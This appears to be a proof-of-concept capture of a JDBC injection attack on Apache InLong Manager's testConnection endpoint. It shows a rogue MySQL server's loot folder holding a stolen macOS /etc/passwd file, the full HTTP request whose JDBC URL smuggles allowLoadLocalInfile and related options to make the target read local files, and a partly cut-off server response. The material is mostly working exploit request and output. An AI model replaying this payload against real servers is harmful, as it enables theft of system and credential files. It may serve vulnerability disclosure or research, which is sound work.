1738915561128_passwd

~/data/议题/JDBC TODO/rogue_mysql_server/rogue_mysql_server-v1.0.1-darwin-amd64 (0.03s)
cat loot/127.0.0.1/1738915561128_passwd

##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
```

Request

```
POST /inlong/manager/api/node/testConnection HTTP/1.1
Host: localhost:8084
sec-ch-ua-platform: "macOS"
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept: application/json
sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132", "Google Chrome";v="132"
Referer: http://localhost/
Cookie: JSESSIONID=9e22d7b4-6488-4e2d-845f-55dc62c95cd2; Path=/inlong/manager;
HttpOnly; SameSite=lax
tenant: public
Sec-Fetch-Site: same-origin
sec-ch-ua-mobile: ?0
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Dest: empty
Origin: http://localhost
Accept-Encoding: gzip, deflate, br, zstd
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Mode: cors
Content-Length: 248

{"displayName":"test","type":"MYSQL","inCharges":"admin","username":"etc",
"token":"inlong","url":"jdbc:mysql://127.0.0.1,(allowLoadLocalInfile=yes,
allowUrlInLocalInfile=yes,allowLoadLocalInfileInPath=.,maxAllowedPacket=655360),
:3307/test"}
```

Responses 249bytes / 159ms

```
HTTP/1.1 200
trace-id: 00000000000000000000000000000
Set-Cookie: rememberMe=deleteMe; Path=/
Expires=Thu, 06-Feb-2025 08:06:01 GMT;
Content-Type: application/json
Date: Fri, 07 Feb 2025 08:06:01 GMT
Content-Length: 249

{"success":false,"errMsg":"mysql connec
jdbcUrl=jdbc:mysql://127.0.0.1,(allowLo
allowUrlInLocalInfile=yes,allowLoadLoca
maxAllowedPacket=655360),:3307/test, us
"data":null}
```